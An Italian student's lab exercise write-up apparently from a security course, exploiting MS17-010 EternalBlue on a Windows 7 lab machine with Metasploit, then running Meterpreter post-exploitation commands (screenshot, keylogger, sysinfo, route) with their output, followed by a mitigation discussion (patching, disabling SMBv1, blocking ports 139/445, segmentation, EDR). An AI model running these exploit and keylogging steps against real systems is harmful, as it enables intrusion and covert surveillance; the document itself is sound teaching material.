
W17D1 – Eternal Blue


Esercizio obbligatorio

Per sfruttare la vulnerabilità MS17-010 Eternal Blue, ho aperto la console di Metasploit con "msfconsole" e con "search" ho cercato un modulo adeguato per l'exploit di questa vulnerabilità con questo codice.

Ho abilitato il modulo exploit/windows/smb/ms17_010_eternalblue con "use" ed ho visualizzato le opzioni di configurazione necessarie con "show options".




L’unica opzione di configurazione obbligatoria era quella relativa all’IP della macchina target, che ho settato con “set RHOSTS IP di Windows”. Per il resto, LHOST, RPORT ed LPORT erano già configurati correttamente e non vi erano altri parametri obbligatori da configurare. Con “exploit” ho lanciato l’exploit e si è aperta correttamente la shell di Meterpreter.



A questo punto ho iniziato a lanciare i comandi richiesti nella consegna dell’esercizio. Con “screenshot” ho scattato uno screenshot dello schermo della macchina vittima, nella quale avevo precedentemente aperto il terminale. Lo screenshot è stato salvato correttamente.

Ho cercato di accedere alla webcam con “webcam_list”, ma non essendoci delle webcam collegato ho visualizzato il messaggio che non sono state trovate delle webcam e quindi non ho potuto eseguire ulteriori comandi.



Ho lanciato un keylogger con “keyscan_start” e poi ho fatto un dump della tastiera con “keyscan_dump”, che serve per vedere cosa è stato catturato dal keylogger. Ho infine fermato il keylogger con “keyscan_stop”.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...


meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```


Ho provato ad eseguire anche altri comandi per essere certa di essere entrata nella macchina target. Con "sysinfo" ho visualizzato le informazioni del sistema, vedendo che si tratta di Windows 7 con un'architettura x64.

```
meterpreter > sysinfo
Computer        : UTENTE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Con "route" ho visualizzato le informazioni di routing della macchina.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.50.1   266     11
    127.0.0.0        255.0.0.0        127.0.0.1      306     1
    127.0.0.1        255.255.255.255  127.0.0.1      306     1
    127.255.255.255  255.255.255.255  127.0.0.1      306     1
    192.168.50.0     255.255.255.0    192.168.50.102 266     11
    192.168.50.102   255.255.255.255  192.168.50.102 266     11
    192.168.50.255   255.255.255.255  192.168.50.102 266     11
    224.0.0.0        240.0.0.0        127.0.0.1      306     1
    224.0.0.0        240.0.0.0        192.168.50.102 266     11
    255.255.255.255  255.255.255.255  127.0.0.1      306     1
    255.255.255.255  255.255.255.255  192.168.50.102 266     11


IPv6 network routes
===================

    Subnet                  Netmask                                 Gateway  Metric  Interface
    ------                  -------                                 -------  ------  ---------
    ::1                     ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     1
    fe80::                  ffff:ffff:ffff:ffff:ffff:ffff::         ::       306     11
    fe80::5efe:c0a8:3266    ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     12
    fe80::480e:9b1f:2c57:5735  ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::       306     11
    ff00::                  ff00::                                  ::       306     1
    ff00::                  ff00::                                  ::       306     11
```

Infine, con "ifconfig" ho trovato la configurazione di rete della macchina, ed effettivamente ho trovato l'IP di Windows 192.168.50.102.



Esercizio facoltativo

Esistono varie strade da percorrere per risolvere la vulnerabilità Eternal Blue MS17-010, che consentono di mitigare temporaneamente il problema, di limitare l'accesso e i movimenti laterali in un sistema già compromesso, di risolvere solamente questa vulnerabilità e di risolvere invece completamente questa vulnerabilità. Per risolvere completamente questa vulnerabilità, è necessario scaricare la patch di sicurezza MS17-010, rilasciata appositamente da Windows nel marzo 2017. Questa patch corregge la vulnerabilità e protegge i sistemi da attacchi simili a quelli basati su Eternal Blue e deve essere scaricata in tutti i sistemi vulnerabili, anche se i sistemi legacy potrebbero avere dei problemi. Questo è il modo più efficace per risolvere completamente in modo permanente la vulnerabilità MS17-010 e richiede uno sforzo medio per la pianificazione, il test e la distribuzione dell'aggiornamento, specie se si deve aggiornare più di una macchina. Questa è la soluzione migliore e da preferire, anche se esistono dei modi per la risoluzione della sola vulnerabilità. Si può disabilitare il protocollo SMBv1 sui sistemi vulnerabili: Eternal Blue sfrutta, infatti, una vulnerabilità nel protocollo SMBv1 e disabilitare questa versione di questo protocollo risolve questa vulnerabilità e basta. Si possono provare questi comandi: Set-SmbServerConfiguration -EnableSMB1Protocol $false Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol. Questa azione richiede uno sforzo medio-basso, perché può essere fatto tramite policy di gruppo previa verifica della compatibilità, dato che per i sistemi più vecchi potrebbe non essere possibile disabilitare SMBv1. Qualora il sistema fosse già stato attaccato, è comunque possibile limitare l'accesso e i movimenti laterali dell'attaccante e vi sono varie soluzioni per ottenere questo risultato. Per prima cosa, si può ricorrere alla segmentazione della rete, suddividendo quindi la rete in segmenti che rendono più difficile per un attaccante passare da un segmento all'altro, anziché avere accesso da

subito a tutte le macchine nella rete. La segmentazione può essere usata per proteggere macchine o dispositivi particolarmente importanti e si può impostare anche con quali dispositivi è possibile comunicare, effettuando un controllo ed una limitazione delle comunicazioni, specialmente quando devono avvenire con un protocollo vulnerabile come SMBv1. Si possono utilizzare VLAN, firewall interni ed access control lists (ACL) e lo sforzo richiesto è alto, perché sono necessarie conoscenze solide della rete. È inoltre possibile utilizzare un firewall interno per limitare il traffico SMB, oppure limitare, sempre con un firewall, le comunicazioni sia interne che esterne che avvengono tramite il protocollo vulnerabile SMB. Si può anche bloccare esternamente la porta 445 a livello perimetrale ed internamente consentire il traffico solo se necessario tra dispositivi sicuri. In questo modo, un attaccante dall'esterno non riesce a sfruttare la vulnerabilità di SMBv1 e, se è già penetrato nel sistema, non riesce ad utilizzare questo protocollo tra i dispositivi interni alla rete. Anche in questo caso lo sforzo richiesto è alto, perché serve una conoscenza approfondita dei controlli di rete. Per limitare il movimento dell'attaccante nella rete e per prevenire questi attacchi, è possibile anche effettuare un monitoraggio avanzato della rete per controllare eventuali attività sospette collegate ad un exploit. Anche in questo caso lo sforzo richiesto è alto perché richiede una certa progettazione ed implementazione dei controlli di rete necessari, oltre alla conoscenza dei tool da usare. Si possono utilizzare degli host-based intrusion prevention system, detti anche HIPS, che riconoscono e bloccano eventuali tentativi di exploit, fermando anche gli attacchi che sfruttano MS17-010. Vi sono anche Lateral Movement Detection Tools come Windows Event Logging oppure altri EDR, endpoint detection and response, che riconoscono i segnali di tentativi di movimento laterale e permettono di individuare i primi segnali di un attacco, prendendo subito delle misure per limitare i danni e proteggersi. Tra le modalità per limitare il movimento laterale di un attaccante dentro la rete, si può pensare ad usare un application whitelisting per utilizzare solo applicazioni e connessioni sicure, limitare i privilegi degli utenti se non necessario ed applicare una politica sicura per le password o l'autenticazione a più fattori. Questi accorgimenti non sono utili direttamente contro Eternal Blue, ma sono comunque delle misure di sicurezza utili in generale che aiutano anche contro MS17-010. Infine, se serve implementare delle misure temporanee in caso di exploit, è necessario bloccare le porte TCP 139 e 445 a livello di firewall perimetrale e questa misura è abbastanza facile da implementare.